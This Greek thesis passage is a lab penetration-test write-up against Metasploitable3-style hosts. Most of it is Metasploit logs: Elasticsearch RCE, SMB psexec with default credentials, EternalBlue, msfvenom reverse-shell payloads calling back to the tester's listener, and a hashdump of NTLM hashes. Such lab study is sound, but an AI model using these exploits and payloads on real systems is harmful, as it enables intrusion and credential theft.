   PATH      /uploads                  yes       The path to attempt to write or delete
   Proxies                             no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS    10.0.2.35                 yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT     8585                      yes       The target port (TCP)
   SSL       false                     no        Negotiate SSL/TLS for outgoing connections
   THREADS   1                         yes       The number of concurrent threads (max one per host)
   VHOST                               no        HTTP server virtual host


Auxiliary action:

   Name  Description
   ----  -----------
   PUT   Upload local file


msf5 auxiliary(scanner/http/http_put) > exploit
```


Σχήμα 4.25: reverse shell upload

```
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.30        yes       The listen address (an interface may be specified)
   LPORT  1337             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.30:1337
[*] Sending stage (38288 bytes) to 10.0.2.35
[*] Meterpreter session 7 opened (10.0.2.30:1337 -> 10.0.2.35:49392) at 2020-07-18 21:06:25 +0300

meterpreter > getuid
Server username: LOCAL SERVICE (0)
```


```
/*
```

Σχήμα 4.26: Running the reverse shell

Επόμενη πόρτα είναι η 9200 στην οποία υπάρχει η υπηρεσία του elasticsearch. Στην έκδοση αυτή υπάρχει ευπάθεια και μέσω exploit του Metasploit θα πάρουμε πρόσβαση όπως θα δούμε στο σχήμα 4.28:



Σχήμα 4.27: Elasticsearch

```
msf5 exploit(multi/elasticsearch/script_mvel_rce) > options

Module options (exploit/multi/elasticsearch/script_mvel_rce):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS       10.0.2.35        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT        9200             yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       The path to the ElasticSearch REST API
   VHOST                         no        HTTP server virtual host
   WritableDir  /tmp             yes       A directory where we can write files (only for *nix environments)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.30        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   ElasticSearch 1.1.1 / Automatic

msf5 exploit(multi/elasticsearch/script_mvel_rce) > exploit

[*] Started reverse TCP handler on 10.0.2.30:4444
[*] Trying to execute arbitrary Java...
[*] Discovering remote OS...
[+] Remote OS is 'Windows Server 2008 R2'
[*] Discovering TEMP path
[+] TEMP path identified: 'C:\Windows\TEMP\'
[*] Sending stage (53904 bytes) to 10.0.2.35
[*] Meterpreter session 2 opened (10.0.2.30:4444 -> 10.0.2.35:49381) at 2020-07-18 20:04:35 +0300
[!] This exploit may require manual cleanup of 'C:\Windows\TEMP\QNAuRh.jar' on the target

meterpreter > getuid
Server username: METASPLOITABLE3$
meterpreter > background
[*] Backgrounding session 2...
```

Σχήμα 4.28: elasticsearch exploitation

Τέλος στην πόρτα 445 υπάρχει το service του smb. Έχοντας ήδη username / password θα περάσουμε τις παραμέτρους στο κατάλληλο και θα πάρουμε πρόσβαση, αυτή την φορά με δικαιώματα system όπως βλέπουμε στο σχήμα 4.29

```
msf5 exploit(windows/smb/psexec_psh) > options

Module options (exploit/windows/smb/psexec_psh):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   DryRun                false            no        Prints the powershell command that would be used
   RHOSTS                10.0.2.35        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass               vagrant          no        The password for the specified username
   SMBUser               vagrant          no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.30        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(windows/smb/psexec_psh) > exploit

[*] Started reverse TCP handler on 10.0.2.30:4444
[*] 10.0.2.35:445 - Executing the payload...
[+] 10.0.2.35:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (176195 bytes) to 10.0.2.35
[*] Meterpreter session 2 opened (10.0.2.30:4444 -> 10.0.2.35:49917) at 2020-07-19 12:45:25 +0300

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Σχήμα 4.29: SMB psexec

3.6.1.3 Exploitation του 10.0.2.36

Σε αυτόν τον υπολογιστή η μόνη πόρτα που μπορούμε να εκμεταλλευτούμε είναι η 445 του SMB. Θα ελένξουμε πρώτα αν η έκδοση του SMB έχει ευπάθεια στο EternalBlue exploit.

```
root@kali:~/Downloads/AutoBlue-MS17-010# python eternal_checker.py 10.0.2.36
[*] Target OS: Windows 7 Ultimate 7601 Service Pack 1
[!] The target is not patched
=== Testing named pipes ===
[*] Done
```


Σχήμα 4.30: EternalBlue check

Όπως φαίνεται υπάρχει ευπάθεια την οποία θα προσπαθήσουμε να εκμεταλλευτούμε.
Πρώτα θα ετοιμάσουμε το κατάλληλο payload, μετά θα θέσουμε τον listener και θα εκτελέσουμε το exploit όπως βλέπουμε στο σχήμα 4.31 και 4.32

```
root@kali:~/Downloads/AutoBlue-MS17-010/shellcode# ./shell_prep.sh
          _.-;;-._
   '-...-'|   ||   |
   '-...-'|_.-;;-._|
   '-...-'|   ||   |
   '-...-'|_.-''-._|
Eternal Blue Windows Shellcode Compiler

Let's compile them windoos shellcodezzz

Compiling x64 kernel shellcode
Compiling x86 kernel shellcode
kernel shellcode compiled, would you like to auto generate a reverse shell with msfvenom? (Y/n)
Y
LHOST for reverse connection:
10.0.2.30
LPORT you want x64 to listen on:
4444
LPORT you want x86 to listen on:
5555
Type 0 to generate a meterpreter shell or 1 to generate a regular cmd shell
0
Type 0 to generate a staged payload or 1 to generate a stageless payload
0
Generating x64 meterpreter shell (staged)...

msfvenom -p windows/x64/meterpreter/reverse_tcp -f raw -o sc_x64_msf.bin EXITFUNC=thread LHOST=10.0.2.30 LPORT=4444
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 511 bytes
Saved as: sc_x64_msf.bin

Generating x86 meterpreter shell (staged)...

msfvenom -p windows/meterpreter/reverse_tcp -f raw -o sc_x86_msf.bin EXITFUNC=thread LHOST=10.0.2.30 LPORT=5555
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 362 bytes
Saved as: sc_x86_msf.bin

MERGING SHELLCODE WOOOO!!!
DONE
```

```
root@kali:~/Downloads/AutoBlue-MS17-010# ./listener_prep.sh
   __
  /,-
  ||)
  \\_, )
   `--'
Enternal Blue Metasploit Listener

LHOST for reverse connection:
10.0.2.30
LPORT for x64 reverse connection:
4444
LPORT for x86 reverse connection:
5555
Enter 0 for meterpreter shell or 1 for regular cmd shell:
0
Type 0 if this is a staged payload or 1 if it is for a stageless payload
0
Starting listener (staged)...
msf5 exploit(multi/handler) > jobs

Jobs
====

  Id  Name                   Payload                                Payload opts
  --  ----                   -------                                ------------
  0   Exploit: multi/handler  windows/x64/meterpreter/reverse_tcp  tcp://10.0.2.30:4444
  1   Exploit: multi/handler  windows/meterpreter/reverse_tcp      tcp://10.0.2.30:5555
```

Σχήμα 4.31: Ετοιμασία exploit και άνοιγμα listener



Σχήμα 4.32: EternalBlue exploitation


Το exploit εκτελέστηκε επιτυχώς και πήραμε πρόσβαση με δικαιώματα SYSTEM. Πλέον το μηχάνημα μας ανήκει και μπορούμε να κάνουμε ότι επιθυμούμε σε αυτό.

3.7 Post-Exploitation

Αυτή η φάση του Penetration Test συνδέεται στενά με τη φάση exploitation. Έχουμε ήδη εντοπίσει όλες τις πιθανές αδυναμίες των συστημάτων, ο στόχος μας εδώ είναι η να μπούμε όσο πιο βαθιά στο σύστημα γίνεται. Αυτό θα γίνει κάνοντας το λεγόμενο 'Privilege Escalation' ή αλλιώς επαύξηση δικαιωμάτων, για να γίνει αυτό θα ψάξουμε να βρούμε περαιτέρω αδυναμίες των συστημάτων οι οποίες θα μας βοηθήσουν για να το πετύχουμε.

3.7.1 Post-Exploitation του 10.0.2.15

Στο συγκεκριμένο μηχάνημα πήραμε πρόσβαση από πολλές μεριές και ανακαλύψαμε όλους τους χρήστες με τους κωδικούς ωστόσο δεν καταφέραμε να πάρουμε πρόσβαση ως root.
Ψάχνοντας περαιτέρω βλέπουμε ότι η έκδοση Linux Kernel είναι παλιά και πιθανότατα να υπάρχει exploit που θα μας δώσει αύξηση δικαιωμάτων.
Βρήκαμε exploit το οποίο είναι για την συγκεκριμένη έκδοση[31] το οποίο θα στείλουμε απομακρυσμένα στο σύστημα, θα το κάνουμε compile και θα το εκτελέσουμε όπως βλέπουμε στο σχήμα 4.33



Σχήμα 4.33: Linux kernel exploitation

Έχουμε ένα root shell. Το exploit εκτελέστηκε με επιτυχία και πλέον το σύστημα αυτό μας ανήκει.

3.7.2 Post-Exploitation του 10.0.2.35

Στο σύστημα αυτό πήραμε πρόσβαση από πολλές μεριές, ανακαλύψαμε όλες τις ευπάθειες του και καταφέραμε ήδη να πάρουμε πρόσβαση ως SYSTEM. Ωστόσο στην φάση του exploitation ανακάλυψα άλλον έναν τρόπο που μπορούμε να κάνουμε αύξηση δικαιωμάτων.

Όταν εκτελέσαμε το exploit για τον Jenkins δημιουργήσαμε ένα binary (Σχήμα 4.34). Αυτό το binary θα το εκτελέσουμε από το session που έχουμε ήδη από το exploit του elasticsearch στο οποίο είμαστε ο ίδιος ο server. Θα ανοίξουμε πρώτα έναν listener στην πόρτα 5555 στην οποία έχουμε το session από το Jenkins.

```
 6368  6352  azfHy.exe                x86   0       NT AUTHORITY\LOCAL SERVICE  C:\Windows\SERVIC~2\LOCALS~1\AppData\Local\Temp\azfHy.exe
 6832  860   WMIADAP.exe
 6868  592   WmiPrvSE.exe

meterpreter > background
[*] Backgrounding session 1...
```

Σχήμα 4.34: Τρέχουσες διεργασίες

```
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.30        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf5 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.30:5555
```

Σχήμα 4.35: Δημιουργία καινούργιου Listener

```
msf5 exploit(multi/handler) > sessions 2
[*] Starting interaction with 2...

meterpreter > execute -H -f "C:\\Windows\\SERVIC~2\\LOCALS~1\\AppData\\Local\\Temp\\azfHy.exe"

[*] Sending stage (176195 bytes) to 10.0.2.35
Process  created.
meterpreter > [*] Meterpreter session 4 opened (10.0.2.30:5555 -> 10.0.2.35:49509) at 2020-07-18 20:14:52 +0300

meterpreter > background
[*] Backgrounding session 2...
msf5 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                                 Connection
  --  ----  ----                     -----------                                 ----------
  1         meterpreter x86/windows  NT AUTHORITY\LOCAL SERVICE @ METASPLOITABLE3  10.0.2.30:5555 -> 10.0.2.35:49367 (10.0.2.35)
  2         meterpreter java/windows METASPLOITABLE3$ @ metasploitable3-win2k8    10.0.2.30:4444 -> 10.0.2.35:49381 (10.0.2.35)
  4         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ METASPLOITABLE3        10.0.2.30:5555 -> 10.0.2.35:49509 (10.0.2.35)
```

Σχήμα 4.36: Εκτέλεση του binary

Όπως βλέπουμε στο σχήμα 4.36 εκτελέσαμε το binary που είχε δημιουργηθεί από το exploit του Jenkins και άνοιξε αμέσως meterpreter session.
Θα μπούμε μέσα σε αυτό και θα δούμε ότι έχουμε δικαιώματα SYSTEM.

Στη συνέχεια θα κάνουμε migrate σε διεργασία που είναι 64bit και χρήστης της είναι ο system και θα τρέξουμε την εντολή hashdump ώστε να πάρουμε όλους τους χρήστες με τα password hashes.

```
[*] Starting interaction with 4...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ps -S spool
Filtering on 'spool'

Process List
============

 PID   PPID  Name         Arch  Session  User                  Path
 ---   ----  ----         ----  -------  ----                  ----
 1088  468   spoolsv.exe  x64   0        NT AUTHORITY\SYSTEM   C:\Windows\System32\spoolsv.exe

meterpreter > migrate 1088
[*] Migrating from 6440 to 1088...
[*] Migration completed successfully.
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
```


Σχήμα 4.37: x64 migration και εμφάνιση χρηστών και κωδικών hash

3.7.3 Post-Exploitation του 10.0.2.36

Στο συγκεκριμένο σύστημα δεν υπήρχαν πολλές αδυναμίες, σε αυτή που βρήκαμε καταφέραμε και την εκμεταλλευτήκαμε και πήραμε πρόσβαση ως SYSTEM. Δεν έχουμε να κάνουμε κάτι άλλο.

3.8 Σύνοψη και Αναφορά

Στον πραγματικό κόσμο, σε ένα Penetration Test, το να πάρει κάποιος πρόσβαση ως root / admin δεν επιτυγχάνεται πάντα κατά τη φάση του exploitation. Η φάση post-exploitation επικεντρώνεται κυρίως στην επαύξηση δικαιωμάτων στο σύστημα ή στη δικτύωση. Εάν αποκτήθηκε πρόσβαση με χαμηλά δικαιώματα, ο Penetration Tester θα πρέπει να εκτελέσει διαφορετικές δραστηριότητες ώστε να αποκτήσει πρόσβαση σε επίπεδο root και εάν αποκτήθηκε πρόσβαση σε επίπεδο δικτύου, μπορεί να κάνει sniffing την κίνηση του δικτύου για να συλλέξει ευαίσθητες πληροφορίες. Οι διάφορες δραστηριότητες, όπως το σπάσιμο των κρυπτογραφημένων κωδικών πρόσβασης, η εγκατάσταση backdoors, rootkits, η εκκαθάριση αρχείων καταγραφής, η αλλαγή των ρυθμίσεων IDS, του τείχους προστασίας και η εκμετάλλευση παραμέτρων διαμόρφωσης δικτύου, γίνονται κατά τη φάση post-exploitation. Ωστόσο, οι κύριοι στόχοι πίσω από το Penetration Test πρέπει να είναι σαφείς στο μυαλό του PenTester. Ένα Penetration Test πρέπει να αποφέρει περισσότερη αξία και οφέλη σε πελάτες ή άτομα που σχετίζονται άμεσα ή έμμεσα με τον οργανισμό.
Μετά την ολοκλήρωση όλων των φάσεων, πρέπει να ετοιμαστεί μια γραπτή αναφορά που περιγράφει αναλυτικά τα αποτελέσματα κάθε φάσης μαζί με τις ανακαλύψεις και τις συστάσεις για βελτιώσεις. Μια τέτοια αναφορά πρέπει να περιλαμβάνει τα ακόλουθα:


Δείγμα αναφοράς Penetration Test

Περίληψη σε "υψηλό επίπεδο"
Αυτή η ενότητα εξηγεί τον στόχο πίσω από ένα Penetration Test, τα βασικά αποτελέσματα και τις προτεινόμενες ενέργειες για την αποκατάσταση των κινδύνων. Το κοινό αυτής της ενότητας είναι κυρίως τα μη τεχνικά στελέχη, επομένως η εστίαση πρέπει να είναι στους επιχειρηματικούς κινδύνους.

Προσέγγιση
Αυτή η ενότητα περιγράφει τη μεθοδολογία που εφαρμόστηκε κατά το Penetration Test.

Πεδίο
Αυτή η ενότητα εξηγεί το πεδίο της δοκιμής, καθώς και αντικείμενα εκτός πεδίου.

Λίστα εργαλείων και τεχνικών
Αυτή η ενότητα περιγράφει εν συντομία τα εργαλεία και τις τεχνικές που χρησιμοποιούνται, συμπεριλαμβάνοντας το Penetration Test

Ευρήματα
Αυτή η ενότητα περιλαμβάνει μια λίστα με όλα τα αναγνωρισμένα τρωτά σημεία που αξιολογούνται και ιεραρχούνται ως προς το επίπεδο ρίσκου προς τις επιχειρήσεις. Περιέχει επίσης με λεπτομέρεια τα θετικά και αρνητικά ευρήματα των δοκιμών.

Συστάσεις
Αυτή η ενότητα περιέχει προτάσεις και σχέδια δράσης για τον μετριασμό των τρωτών σημείων βάσει της προτεραιότητας κινδύνου.

Σχήμα 4.38: Δείγμα αναφοράς

Μαζί με την αναφορά, ο καθαρισμός αντικειμένων πρέπει επίσης να γίνει σε αυτή τη φάση. Πρέπει να αφαιρεθούν όλες οι πληροφορίες στα συστήματα, όπως αναφορές ευπάθειας, exploits, τυχόν backdoors ή rootkits, εάν εγκατασταθούν σε παραβιασμένο σύστημα. Από την προοπτική του Διαχειριστή δικτύου και συστήματος, η φάση αναφοράς χρησιμεύει για τη βελτιστοποίηση του συστήματος ή του δικτύου. Αυτό το έγγραφο περιλαμβάνει μια λίστα αντιμέτρων για ευπάθειες που ενδέχεται να έχουν επηρεάσει το σύστημα ή το δίκτυο λόγω ακατάλληλης διαμόρφωσης του συστήματος. Αυτή η αναφορά μπορεί επίσης να βοηθήσει τον διαχειριστή δικτύου / συστήματος να παρακολουθεί την ευπάθεια που έθεσε σε κίνδυνο το σύστημα ή το δίκτυο. Ως εκ τούτου, να ληφθούν διορθωτικά μέτρα για να αποφευχθεί μια πραγματική επίθεση.

Κεφάλαιο 4

Συμπεράσματα, περιορισμοί και μελλοντικές επεκτάσεις

Αυτό το κεφάλαιο συνοψίζει τα αποτελέσματα που ελήφθησαν κατά τη διάρκεια του Penetration Test στο εργαστήριο, παρέχει μια σύντομη επισκόπηση της αναγκαιότητας ύπαρξης μεθοδολογίας Penetration Test και προσπαθεί να αξιολογήσει εάν οι στόχοι και οι δηλώσεις προβλημάτων που αναφέρονται στο πρώτο κεφάλαιο αντιμετωπίστηκαν ικανοποιητικά ή όχι. Αυτή η προσέγγιση οδηγεί τελικά σε συζήτηση σχετικά με τις συνεισφορές αυτής της διατριβής αλλά και μελλοντικές της επεκτάσεις.

Σε κάθε φάση, εντοπίστηκαν ορισμένες νέες πληροφορίες σχετικά με το δίκτυο ή τα συστήματα, τα οποία βοήθησαν να προχωρήσουμε και να πραγματοποιήσουμε τις διαδοχικές δοκιμές. Συλλέχθηκαν διαφορετικά αποτελέσματα σε διαφορετικές φάσεις. Η **φάση συγκέντρωσης πληροφοριών** αναγνώρισε τα μηχανήματα που ήταν προσβάσιμα και τις πόρτες που ήταν ανοιχτές, βρέθηκαν τα λειτουργικά συστήματα και οι υπηρεσίες που υπήρχαν. Το Nmap ήταν το κύριο εργαλείο που επιλέχθηκε για τη φάση συγκέντρωσης πληροφοριών, το οποίο αποδείχθηκε ένα ευέλικτο εργαλείο που μπορεί να εκτελέσει διαφορετικές σαρώσεις, από ping scan έως port scan έως OS και υπηρεσίες δακτυλικά αποτυπώματα. Αρχικά σαρώσαμε όλο το δίκτυο ώστε να βρούμε τα ενεργά μηχανήματα που ήταν στο δίκτυο. Στη συνέχεια κάναμε πλήρης σάρωση σε κάθε IP που βρήκαμε για να βρούμε τις ανοιχτές πόρτες, υπηρεσίες και εκδόσεις τους που υπήρχαν σε κάθε μηχάνημα. Αυτό μας βοήθησε πολύ και για την φάση της εκμετάλλευσης.

Στη φάση της σάρωσης και αξιολόγησης ευπαθειών χρησιμοποιήσαμε τους σαρωτές Nessus και OpenVas. Τα αποτελέσματα που μας έδειξαν για κάθε IP ήταν ότι υπήρχαν πολλαπλές ευπάθειες τις οποίες χρησιμοποιήσαμε επιτυχώς στην επόμενη φάση.

Στη φάση του exploitation δοκιμάσαμε αν μπορούμε να εκμεταλλευτούμε τις ευπάθειες των συστημάτων που μας έδειξαν οι σαρωτές ευπαθειών στην προηγούμενη φάση και καταφέραμε να πάρουμε πρόσβαση από τις περισσότερες μέσω exploits του Metasploit.

Στη φάση post-exploitation καταφέραμε και κάναμε επαύξηση των δικαιωμάτων μας μέσω ευπάθειας που υπήρχε στον kernel του λειτουργικού συστήματος.

Ακολουθώντας την προτεινόμενη μεθοδολογία, πραγματοποιήθηκε το Penetration Test στο εργαστηριακό δίκτυο. Το εργαστηριακό δίκτυο αντιπροσώπευε ένα εσωτερικό δίκτυο με λίγους υπολογιστές-πελάτες και διακομιστές.. Η προτεινόμενη μεθοδολογία έδειξε πως με εργαλεία ανοιχτού κώδικα μπορεί να πραγματοποιηθεί επιτυχώς ένα Penetration Test. Αυτά τα εργαλεία συζητήθηκαν στην ενότητα 2.9. Τα εργαλεία που επιλέχθηκαν σε κάθε φάση της προτεινόμενης μεθοδολογίας ήταν εύκολο να εγκατασταθούν και να διαμορφωθούν, η καμπύλη εκμάθησης για τη χρήση τέτοιων εργαλείων ήταν ελάχιστη και δεν απαιτούσε υλικό υψηλού επιπέδου για τη ρύθμιση δοκιμών διείσδυσης διαμόρφωσης. Η προτεινόμενη μεθοδολογία είχε πέντε φάσεις λαμβάνοντας υπόψη ορισμένους στόχους. Ο στόχος της φάσης συγκέντρωσης πληροφοριών ήταν αρχικά να χαρτογραφήσει το δίκτυο, να ανακαλύψει τα προσβάσιμα μηχανήματα. Ο στόχος της φάσης σάρωσης και αξιολόγησης ευπαθειών ήταν να να βρεθούν οι ανοιχτές πόρτες, υπηρεσίες

